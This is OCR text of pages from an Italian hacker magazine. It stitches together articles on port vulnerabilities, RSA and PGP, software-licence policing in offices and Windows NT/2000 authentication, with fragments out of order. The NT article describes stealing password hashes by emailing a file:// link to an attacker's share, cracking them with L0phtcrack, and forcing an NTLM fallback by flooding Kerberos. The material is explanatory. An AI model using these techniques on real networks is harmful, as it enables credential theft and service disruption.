161	Snmp	706	Acctslave2
162	Snmp-trap	707	Acctdisk
315	Load	750	Kerberos
500	Sytek	751	Kerberos-mast
512	Biff	752	Passwd-server
513	Who	753	Userreg-server

```
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Sandro>ping 62.211.7.15

Esecuzione di Ping 62.211.7.15 con 32 byte di dati:

Risposta da 62.211.7.15: byte=32 durata=945ms TTL=247
Risposta da 62.211.7.15: byte=32 durata=834ms TTL=247
Risposta da 62.211.7.15: byte=32 durata=994ms TTL=247
Risposta da 62.211.7.15: byte=32 durata=885ms TTL=247

Statistiche Ping per 62.211.7.15:
    Pacchetti: Trasmessi = 4, Ricevuti = 4, Persi = 0 (0% persi),
Tempo approssimativo percorsi andata/ritorno in millisecondi:
    Minimo = 834ms, Massimo = 994ms, Medio = 914ms
```

Come si vede, a un comando PING di un indirizzo IP, corrisponde una risposta di tipo PONG, il che sta a significare che esiste una comunicazione fra i due PC.

posta elettronica. Vengono sfruttati dei punti deboli del sistema per condurre **attacchi tipo DoS o mail-bombing.**

Porta 43
Porta correlata al servizio WhoIs: non è utilizzata direttamente per attacchi alle macchine, ma **viene interrogata insieme ad altri database per ricercare informazioni.**

Porta 53
Il servizio domain è quel daemon che permette di risolvere gli indirizzi testuali in indirizzi numerici IP. Lo spoofing di questi servizi **permette di indirizzare i visitatori di pagine Web verso link diversi dagli originali.** Questa porta viene anche sfruttata per attacchi tipo DoS.

Porta 67
E' associata al servizio bootp, attivo sulle workstations. Ha un punto debole nel fatto di essere **soggetta ad attacchi di tipo buffer-overflow** che bloccano il sistema.

Porta 69
Il servizio tftp è una versione semplificata dell'FTP che non richiede username o password per l'accesso. Viene di solito utilizzata per la programmazione dei router. Il suo bug sta nel fatto che **si possono facilmente scaricare i files presenti all'interno dei router stessi** che poi possono essere letti o decifrati.

Porta 79
L'attacco associato a questa porta serve a conoscere informazioni riservate sull'utente attaccato. In un output proveniente dalla macchina sottoposta ad attacco **si possono ricevere dettagli importanti sul proprietario del PC.**

> **?** **BUFFER-OVERFLOW:** tecnica di esaurimento delle risorse di un computer. I PC dopo questo attacco di solito reagiscono dando possibilità di eseguire comandi come utenti root.

Porta 80
E' la più nota, quella associata al servizio http. I vari exploits puntano tutti al cambiamento delle pagine web ed al defacciamento dei siti, **basandosi sulla possibilità di eseguire comandi in remoto.**

Porta 111 e 135
Sono associate ai servizi portmap e loc-serv. Il primo serve per convertire i numeri dei programmi in numeri di porte dando di fatto una lista delle applicazioni attive. Il secondo è l'equivalente nei sistemi NT.

Porta 512
Il servizio exec viene utilizzato per l'esecuzione di processi remoti. Questa porta è attiva quando nel PC remoto è in funzione un sistema X-Windows. I cracker sfruttano questo daemon **per catturare finestre e fare operazioni di keylogging.**

Porta 513 e 514
Porte di login e di shell; la loro presenza contemporanea pone a favore dell'attivazione di un sistema X-Windows che può essere sfruttato da una sessione telnet.

Porta 520
Associata al servizio RIP del routing, lo sniffing di questa porta può produrre **informazioni sensibili sulla topologia della rete attaccata.**

Porta 543, 544, 750
Associate ai servizi klogin, kshell e kerberos; sono demoni che servono per trasferire in maniera sicura dati che viaggiano su una rete non sicura, stabilendo una comunicazione a chiave univoca per ogni utente. Sono servizi **soggetti ad attacchi overflow e spoof** se non adeguatamente filtrate.

CAT4R4TTA,
c4t4r4tt4@hackerjournal.it

Il tftp è un servizio simile all'FTP ma più basilare, usato normalmente nella programmazione dei routers.

```
C:\Documents and Settings\Sandro>tftp

Trasferisce file da e su un computer remoto che esegue il servizio TFTP.

TFTP [-i] host [GET | PUT] origine [destinazione]


  -i              Specifica la modalità di trasferimento in immagine binaria
                  (anche chiamata ottetto). In modalità immagine binaria, il
                  file è trasferito un byte alla volta. Usare questa modalità
                  per trasferire file binari.
  host            Specifica l'host locale o remoto.
  GET             Trasferisce il file dest dell'host remoto sul
                  file orig dell'host locale.
  PUT             Trasferisce il file orig dell'host locale sul
                  file dest dell'host remoto.
  orig            Specifica il file da trasferire.
  dest            Specifica dove trasferire il file.
```

LA CRITTOGRAFIA A DOPPIA CHIAVE

No, non ci stiamo riferendo alla "doppia mandata" con cui si chiude la porta di casa per stare sicuri, ma all'algoritmo matematico che negli anni Settanta ha rivoluzionato la scienza della cifratura dei messaggi.

Sullo scorso numero abbiamo parlato degli albori della cittografia e dei metodi che si sono affermati fino ai primi decenni dopo la seconda guerra mondiale. Nel 1976 venne pubblicato uno studio intitolato "New Directions in Cryptography". Gli autori erano Whitfield Diffide e Martin Hellman e ipotizzavano **un sistema che permettesse di avere due chiavi: una pubblica per cifrare i messaggi e una privata per decifrarli.** Queste due chiavi dovevano essere fatte in modo da impedire di ricostruirne una pur conoscendo l'altra. L'anno seguente tre ricercatori del MIT riuscirono a identificare un algoritmo applicabile a questa teoria. Si chiamavano Ronald Rivest, Adi Shamir e Len Adleman e battezzarono l'algoritmo RSA, ancora oggi usato in diverse varianti con un grado di sicurezza pressoché assoluto.

Tutto si basa su alcuni concetti matematici a dire la verità piuttosto semplici. Dati due numeri primi, è un'operazione banale stabilire il loro prodotto ma dato il loro prodotto è quasi impossibile risalire ai numeri primi originari, specialmente se i numeri primi sono molto grandi. Questo accade perché **non esiste alcuna regola per scomporre in fattori un numero dato e bisogna procedere per approssimazioni e tentativi.** Prima che qualcuno si metta all'opera occorre considerare che negli anni 90, per decodificare senza la chiave un messaggio con chiave di 128 bit, **vennero impiegati più di 1600 computer per 8 mesi di tempo.**



L'apertura di un testo cifrato con PGP non fornisce alcuno spunto per un'analisi se non la presenza della sigla PGP iniziale. In realtà per operare su un testo del genere servono programmi piuttosto complessi, una serie di potenti computer e una buona dose di pazienza visto che il sistema di codifica di PGP può richiedere decine di anni per risalire a una singola chiave.

Attualmente i programmi per la cifratura asimmetrica utilizzano chiavi che superano i 2048 bit. In questo contesto la chiave privata di un sistema asimmetrico contiene i numeri già scomposti mentre quella pubblica ne contiene il prodotto. È quindi impossibile risalire a una chiave privata partendo da quella pubblica.

Il problema reale di questo tipo di cifratura è piuttosto che, anche con la chiave, l'operazione di codifica e decodifica è estremamente lenta: fino a 1000 volte più lenta di un sistema tradizionale. **Per risolvere il problema sono nati i sistemi misti che mescolano i vantaggi dei metodi tradizionali con quelli dei sistemi a chiave asimmetrica.**

Prendiamo ad esempio un messaggio che deve essere trasferito da A a B. Con un



La decodifica tramite forza bruta richiede parecchio tempo, specialmente da parte di singole persone. Anche se questo genere di decodifica viene fatta su dei file che non hanno sistemi di crittografia forte può risultare piuttosto impegnativa. Non lasciamoci però ingannare perché queste operazioni vengono in genere portate avanti da governi capaci di "provare" decine di milioni di password al secondo e non solo il migliaio di password al secondo di un normale computer.

sistema tradizionale il messaggio viene codificato con una certa chiave e trasferito da A a B ma la chiave deve essere già in possesso di B oppure deve essergli stata comunicata usando un canale diverso da quello usato per inviare il messaggio (e qui c'è un primo grave rischio: se la chiave viene intercettata, tutto il sistema di crittografia crolla miseramente). Con una codifica a chiave asimmetrica, invece, A può codificar eil messaggio usando la chiave pubblica di B e B lo decodificherà con la sua chiave privata. Il problema è che B impiegherà molto tempo per ricostruire tutto il messaggio perché l'uso del sistema asimmetrico richiede più tempo.

La soluzione è stata quella di mescolare i due metodi. A codifica il messaggio usando un sistema tradizionale come IDEA e con una chiave completamente casuale, generata in automatico. Poi la chiave viene codificata con la chiave pubblica di B, in modo da renderla illeggibile. Il tutto viene inviato a B che per leggere il messaggio dovrà decodificare la chiave temporanea tramite la sua chiave privata e poi potrà decodificare il messaggio vero e proprio usando la chiave appena ricostruita.

Oggi il programma di crittografia più usato al mondo è PGP, creato dall'americano Phil Zimmermann, che usa il sistema misto per la codifica dei messaggi. Il sistema è talmente sicuro che Zimmermann è stato messo sotto accusa dagli USA per aver violato la sicurezza nazionale, diffondendo un sistema di cifratura che non può essere controllato dal governo degli USA. È stato scagionato dopo due anni e mezzo di dura battaglia e attualmente non si conosce nessuno che sia riuscito a decodificare i messaggi crittografati usando PGP. La domanda che pizzica tanti paladini della privacy è: "non si conosce nessuno perché nessuno l'ha decifrata, o perché chi l'ha decifrata non ha alcun interesse a dirlo"?

KHAMUL

L'algoritmo RSA

Si tratta di una funzione particolare detta "non invertibile" perché dal suo risultato non è possibile risalire ai valori di ingresso. Un po' come se mescolassimo gli ingredienti di una torta. Sarebbe alquanto difficile riuscire, partendo dalla torta, a dividere gli ingredienti originari tra loro.

In pratica si scelgono due numeri con qualche centinaio di cifre decimali (scelti a caso) che siano primi. Per farlo si utilizza il test di Fermat. Poi si determina il prodotto dei due numeri e il prodotto dei due numeri pari immediatamente inferiori. Se A e B sono i due numeri si avrà $f1=A*B$ e $f2=(A-1)*(B-1)$. Poi bisogna scegliere un valore C che sia primo rispetto al risultato di f2. C non deve cioè avere fattori primi in comune con f2. Per finire si trova un numero, chiamiamolo D, che moltiplicato per C e diviso per il risultato di f2 dia come resto della divisione 1. Facendo un esempio con numeri piccoli avremo:

$A=7$ e $B=5$

$f1=35$ e $f2=24$

24 può essere scomposto come 3*2*2*2 quindi occorre trovare un numero che non abbia questi come divisori. Poniamo $C=7$.

Per questo il resto dell'operazione $(D*7)/24$ deve essere uguale a 1. Possiamo porre $D=7$ ($7*7/24=2$ con resto di 1).

La cifratura avviene dividendo il testo in blocchi di lunghezza non standard perché la lunghezza dei blocchi corrisponde al più grande intero X che soddisfa l'equazione $2^X<f1$. Nel nostro esempio $2^5= 32$, quindi il testo verrà diviso in blocchi da 5 bit.

Ogni blocco Z viene poi cifrato calcolando il resto della divisione $Z^D/f1$. La decifrazione di un blocco, Zc, avviene invece calcolando il resto della divisione $Zc^C/f1$.

È quindi chiaro che nella chiave pubblica è inserito sia il valore di D che quello di f1 ma è anche chiaro che per risalire al valore di C, indispensabile per la decodifica, occorre un certo lavoro. In modo specifico il lavoro necessario è quello di trovare i numeri A e B conoscendone solo il prodotto. Il nome del problema è "fattoralizzazione dei numeri primi" e non esiste attualmente alcuno strumento matematico diretto per risolverlo con numero di una certa grandezza.

Con le chiavi attualmente utilizzate, a 2048 bit, il tempo necessario per sfondare questo sistema di protezione può arrivare a qualche centinaio di anni.

GUIDA ALLA GESTIONE DELLE LICENZE SOFTWARE IN UFFICIO

SOFTWARE PIRATA IN AZIENDA

Come un sistemista di rete può tutelare l'azienda e il suo posto di lavoro contro l'utilizzo di software illegale da parte dei dipendenti.



Questo articolo nasce da una lettera spedita da Fievel82, che chiedeva appunto come potersi tutelare contro i colleghi che installano software pirata sui computer aziendali. Noi abbiamo a nostra volta girato a Enzo Borri, consulente antipirateria per aziende e per le Forze dell'Ordine.

Il problema dell'utilizzo di software illegale in un'azienda va affrontato su due fronti: uno quello tecnico e uno quello legale.

Parlando dell'aspetto tecnico, vi sono diverse tipologie d'approccio.

Una soluzione macchinosa ma utile nei casi in cui è necessario lasciare ampio spazio agli utenti, consiste nel creare un programmino usando uno degli strumenti di base del sistema operativo – un .bat in DOS da usarsi su Windows piuttosto che un AppleScript su Mac per fare degli esempi – che **a ogni avvio o spegnimento della macchina invii a un server in rete un elenco di tutti i programmi, i font e quant'altro interessi tenere sotto controllo.** Vi sarà poi un ulteriore programma sul server che analizzerà questi file al fine di rilevare discrepanze con quanto installato dall'amministratore di rete.

Sebbene possa funzionare, è uno scenario confuso in cui l'amministratore di sistema dovrebbe sempre esaminare giorno per giorno se sono state rilevate irregolarità. Inoltre, **basterebbe decisamente una conoscenza minima del sistema per disabilitare questo tipo di controllo.**

Una soluzione più efficace, consiste nel limitare le possibilità dell'utente. Se il sistema operativo ha capacità di affidare il controllo totale della macchina a un amministratore, si può autorizzare solo questo a installare software e si possono autorizzare invece tutti gli utenti al semplice utilizzo.

Questa strada è valida per diversi sistemi operativi Windows, per Mac OS e per i sistemi multiutente come Windows XP, Mac OS X e Linux.

Se la rete e le macchine sono molte, nascono però dei problemi: nell'arco di pochi giorni tutti conoscerebbero la password dell'amministratore. Chi opera in grosse aziende sa benissimo che per comodità vi è una unica password usata dall'amministratore di sistema per accedere a qualsiasi macchina. È proprio l'amministratore che a volte, stanco di correre da un ufficio all'altro per installare una volta un aggiornamento, una volta WinZip o qualcos'altro, **prima o poi rivela la password a uno degli utenti per fare sì che questi si arrangi da solo** togliendogli una scocciatura. Quest'utente, è tipicamente lo **smanettone dell'azienda che comincerà a dare la password di amministratore a desra e a manca.**

>> Un sistema centrale

La soluzione che ora sta iniziando a prendere piede – e che appare la migliore e la

più semplice da gestire – consiste nell'usare uno o più server su cui sarà installato sia il sistema operativo che i programmi che verranno usati dai vari utenti. Questo metodo – sebbene richieda delle reti dimensionate e ben studiate in funzione del traffico – si rivela essere anche più economico di altri in quanto consente l'acquisto di licenze "a utente" piuttosto che "a postazione". Queste consentono infatti l'uso di un programma a un certo massimo di utenti. Raggiunto tale numero di utenti, chi vorrà usare quel programma dovrà attendere che uno degli utilizzatori lo chiuda. Se ci si pensa bene, non tutti gli utenti usano contemporaneamente tutti i programmi che hanno installato o cui hanno accesso. Va comunque prestata attenzione alla licenza d'uso: molti prodotti software infatti hanno clausole che dicono che occorre una licenza per ogni utente che può utilizzare quel programma e non per il numero massimo di utenti contemporanei!
Tra i limiti di questa soluzione, vi può anche essere il fatto della difficoltà nel personalizzare il sistema operativo con driver specifici in funzione di particolari Hardware diversi tra le varie macchine in rete.
Una delle soluzioni più belle del "Net-Boot" è quella di Apple. Quando varie macchine – anche di modello diverso – sono collegate a un server con il sistema operativo – Mac OS – usato dai client, ciascuno di questi può accedere a un suo set di driver (estensioni, pannelli di controllo, librerie tipo DLL eccetera) specifico per il suo hardware e per i programmi cui ha accesso. Da un unico pannello di controllo è possibile – in un paio di minuti al massimo – stabilire quali elementi attivare e creare dei set già pronti da utilizzare per più utenti.

>> Non solo software

Tutte le soluzioni esaminate finora, **non impediscono la presenza di crack, di raccolte di numeri di serie o di programmi sotto forma di installer** che qualcuno potrebbe prelevare da Internet. Va infatti detto che anche i programmi sotto forma di installer necessitano di licenza e che i crack e le raccolte di numeri di serie sono da considerarsi illeciti in quanto rientrano tra i "mezzi intesi unicamente a consentire o facilitare la rimozione arbitraria o l'elusione funzionale di dispositivi applicati a protezione di un programma per elaboratori". Le sanzioni, sono le medesime che per il software illecitamente duplicato.
Si rende quindi necessario **limitare l'accesso a Internet lasciando aperte solo le porte necessarie alle attività utili all'azienda** (es consultare siti, prelevare posta elettronica, accedere a database su server di altre sedi eccetera) chiudendo le porte tipicamente usate per FTP o da programmi tipo HotLine, Carracho e simili. Questa, può anche essere un'occasione per chiudere anche le porte usate da programmi tipo Napster per lo scambio di MP3. Sebbene infatti questa attività potrebbe non essere illecita, sicuramente il tempo perso e il traffico generato sulla rete sono sempre un danno — o almeno un fastidio — per l'azienda.

>> L'aspetto legale

Esaminando poi l'aspetto legale del problema, occorre dire che i reati di cui si è parlato, sono reati penali! Ciò significa che **per questi non può essere impuatata una figura giuridica quale un'azienda bensì una persona fisica.** Trattandosi di persona fisica, se come responsabile viene identificato un dipendente, sarà questo a essere denunciato oppure – nel caso venisse denunciato il responsabile legale dell'azienda – quest'ultimo potrà rivalersi in sede civile nei confronti del dipendente chiedendo un risarcimento per il danno subìto. Va anche detto che, secondo lo statuto del lavoratore, vi sono gli estremi per cui **il dipendente potrebbe anche essere licenziato a causa di questo suo comportamento illecito.**
Una buona educazione in ambito aziendale sui rischi nel caso si installi illecitamente del software è innanzitutto doverosa, ed è un ottimo deterrente per evitare gran parte dei possibili comportamenti scorretti.
Ma anche gli amministratori devono sottostare a certe regole, **e non possono mettersi a sorvegliare indiscriminatamente le attività dei colleghi.** Lo statuto dei lavoratori vieta espressamente l'installazione sul posto di lavoro di strumenti di controllo remoto (art. 4), quali telecamere e microfoni e –per estensione– anche strumenti di logging delle attività Internet o di monitoraggio del lavoro svolto al computer (keylogger, strumenti per la cattura remota dello schermo). A volte, **qualche amministratore colto dalla sindrome di onnipotenza che spesso affligge i sysadmin, dimentica queste regole e si mette a "spiare" i propri colleghi** (qualche volta persino per espressa indicazione della direzione). È bene che si sappia che queste attività non possono essere praticate senza aver fatto prima un accordo con le rappresentanze sindacali e informato tutto il personale sottoposto ai controlli.

>> Conclusioni

Viste le varie soluzioni possibili, la super-soluzione può essere quella di fornire a tutti i dipendenti informazioni sulle leggi e sulle politiche aziendali attuate in propria tutela e informare i dipendenti sull'esistenza di file di log che consentono l'identificazione del nome utente utilizzato all'atto dell'installazione di componenti software o dell'indirizzo IP utilizzato per attività su Internet. Fornendo poi a ciascun utente una propria login e password personali per accedere al proprio elaboratore il quale avrà un suo indirizzo IP assegnato dall'amministratore. Oltre a tutelare l'azienda evitando comportamenti scorretti o potendo identificare eventuali responsabili, si tutelerà anche il dipendente evitando che qualcun'altro compia operazioni "strane" a sua insaputa. Di solito infatti… è sempre colpa di qualcun'altro! In ultimo, secondo la Legge in tutela della Privacy, va detto che l'utilizzo di una password onde consentire l'accesso agli elaboratori solo da parte del personale autorizzato, rientra tra i requisiti minimi da attuarsi qualora sugli elaboratori vengano effettuati dei trattamenti di dati personali.

ENZO BORRI
enzo@borri.org

Link utili

www.privacy.it
Informazioni varie legate al tema della privacy

www.garanteprivacy.it
Sito del Garante per la protezione dei dati personali

www.lomb.cgil.it/leggi/legge300.htm
Lo statuto dei lavoratori



AUTENTICAZIONE DEI SISTEMI NT

Secondo qualcuno, "sicurezza di Windows" è un ossimoro come "intelligence militare", ma se si fanno le cose per bene, un sistema Windows 2000 potrebbe persino essere protetto in modo robusto

COME FUNZIONA LA SICUREZZA DEI SISTEMI WINDOWS


Negli ultimi anni ed in particolare con l'uscita dei sistemi operativi Win2000pro, Win2000Server, Microsoft sembra aver finalmente cambiato politica nei confronti del problema sicurezza. Da un lato si è avuta una parziale rinuncia alla semplicità d'utilizzo (è un po' più difficile configurare un sistema Win2000Server che un sistema NTServer) ottenendo in cambio un miglioramento consistente della sicurezza. Vediamo, in particolare **com'è cambiata la procedura d'autenticazione degli utenti tra Windows NT e Windows 2000**, che vulnerabilità questi cambiamenti andavano a correggere e quali problemi ancora rimangono.

>> Il giro del fumo

I sistemi Windows NT prevedono tre tipologie d'autenticazione: locale (Local Logon), in un dominio (Domain Logon), verso un dominio che ha una relazione di fiducia (trust relationship) con un altro dominio (Trust Domain Logon). Per semplificare l'argomento descriveremo soltanto il Domain Logon. Ora, "semplificare" forse è una parola grossa; **le procedure sono piuttosto complicate, e conviene che leggiate questo paragrafo dando anche un'occhiata alla figura con lo schema di autenticazione in queste pagine.**

Immaginiamo che l'utente Caio voglia collegarsi al dominio HJ; inserisce il nome utente, la password e il dominio nell'apposita maschera di winlogon; a questo punto entra in gioco l'LSA (Local Security Authority, è il processo lsass.exe nel Task Manager) che richiama il pacchetto di autenticazione MSV1_0 contenuto nella libreria msv1_0.dll nella cartella winnt/system32. Questo pacchetto è costituito da due livelli: un livello superiore, che viene eseguito nel computer locale (quello di Caio), che cripta la password e verifica se l'autenticazione è in locale, se non lo è, passa l'hash (così si chiama la stringa ottenuta dopo la cifratura) al servizio Netlogon di Caio, che si occupa di trovare il dominio HJ (in genere ciò avviene o attraverso messaggi di broadcast via NetBIOS, che vengono inviati all'avvio del sistema o attraverso il file lmhosts o attraverso il WINS (Windows Internet Name Service).

Trovato il dominio HJ, il Netlogon di Caio invia l'hash con le credenziali di logon al PDC (Primary Domain Controller) di HJ attraverso una RPC (Remote Procedure Call). Il servizio di Netlogon del PDC di HJ riceve quindi l'hash da Caio e (invece di fumarselo;-)) lo passa al livello inferiore del suo MSV1_0, che a sua volta interroga il Security Account Manager(SAM). Quest'ultimo confronta l'hash ricevuto con quello all'interno del suo database e, in caso di esito positivo, crea un Security Identifier (SID) che racchiude in sé le credenziali dell'utente Caio. Il SID viene inviato di nuovo al livello inferiore dell'MSV1_0, da qui al Netlogon che lo ripassa al Netlogon di Caio con una




Lo schema della procedura di autenticazione di rete di Windows NT.

RPC e, attraverso il livello superiore dell'MSV1_0 di Caio, arriva all'LSA di Caio. Quest'ultimo effettua lo step finale della connessione, costituito dalla creazione del token di accesso per il processo di Caio. Questo contiene due SID, uno in cui sono contenute le credenziali che Caio ha nel dominio HJ e l'altro in cui sono contenute le credenziali che l'utente Caio ha nel computer locale. Dopo quest'ultimo passaggio ad ogni richiesta di accesso a risorse del dominio HJ verrà attaccato il token appena generato.

>> Punti deboli

La principale vulnerabilità di questa procedura è il sistema NT Lan Manager, con cui vengono criptate le password e generati gli hash nelle comunicazione con i sistemi "inferiori" (Win95/98/Me). La debolezza consiste nel fatto che le passwordm prima di essere criptate, vengono divise in due blocchi da 7 caratteri per un massimo di 14 caratteri per password; ciò permette a programmi come L0phtcrack (www.lopht.com) di decrittare la password attaccando un singolo blocco che, **nel caso sia costituito da 7 caratteri di tipo alfanumerico viene scoperto in un massimo di 24 ore.** Considerate inoltre che questa operazione può essere eseguita offline, cioè senza rischio, avendo però o il file del SAM o sniffando gli hash durante una comunicazione client-server. Entrambe queste operazioni però non sono semplicissime da realizzare, a meno che l'amministratore di sistema non sia un idiota. Altro difetto, non secondario, è **il continuo invio degli hash delle password, che viene ripetuto ogni volta che si cerca di accedere a una risorsa.** In questo modo è più probabile che qualcuno riesca



Esempio di richiesta elenco TGT di Kerberos


a intercettarla. Basti pensare che, se si riesce ad inviare via email al computer vittima un link di questo tipo: file:////nomevostrocomputer/cartellacondivisa/ciao.txt , **basta che qualcuno faccia clic sul link per fare in modo che il suo computer tenti una connessione con la macchina dell'attaccante, e gli invii gli hash delle password che lui snifferà con L0phtcrack.** Pensate cosa potrebbe significare per qualcuno riuscire ad avere la password del proprio capo ufficio!

>> Su Windows 2000

Per far fronte a queste vulnerabilità, in Windows 2000 sono state effettuate alcune modifiche rilevanti alla procedura d'autenticazione: **l'utilizzo del protocollo Kerberos è probabilmente la più importante.** Questo protocollo è stato sviluppato al MIT nell'ambito del progetto Athena, ed è uno standard aperto. Il sistema d'autenticazione del Kerberos è basato su crittografia a chiave simmetrica, cioè la stessa chiave può cifrare e decifrare i dati.

Nel momento in cui un utente si connette a un PDC Windows 2000, quest'ultimo, dopo aver verificato nome utente e password, genera una chiave di sessione e la invia al client all'interno di un pacchetto denominato TGT (ticket-granting ticket). Da questo momento in poi e per tutta la durata della chiave di sessione, il client utilizzerà soltanto quest'ultima per la cifratura delle comunicazioni con altri sistemi Kerberos del dominio, e quindi non dovrà più utilizzare la sua password né criptata in un hash, né naturalmente in chiaro. Se il client vuole accedere a una risorsa del dominio, invia la sua TGT al servizio KDC (Key Distribution Center — Centro di Distribuzione di Chiavi) del PDC Win2000; quest'ultimo, vedendo che l'utente è in possesso di un TGT valido ed è quindi già stato autenticato, gli restituisce un resource o service ticket, che il client invierà poi alla risorsa o al servizio al quale vuole accedere. Questo accade per esempio quando un utente voglia accedere ad una cartella condivisa che non si trova sul PDC, ma su un altro server non-PDC del dominio. Le impostazioni sulla durata delle chiavi sono impostabili sulla console dell'Active Directory di Win2000 (vedi figura).

Il sistema Kerberos, che attualmente è il protocollo d'autenticazione di default di Win2000, **renderebbe quindi molto difficile se non impossibile l'intercettazione delle password, se non fosse per un piccolo difetto:** la necessità di compatibilità con i sistemi precedenti (Windows NT & C.) ha indotto Microsoft a mantenere il mitico NTLM che entra in azione nel momento in cui Kerberos non è disponibile. **Se quindi qualcuno volesse intercettare gli hash alla vecchia maniera, dovrebbe fare in modo che Kerberos non entri in azione nel PDC del dominio vittima.** Questo per esempio potrebbe essere provocato da un attacco SYN flooding sulla porta TCP 88, che rende il servizio non più disponibile. Per questo conviene **dis-**

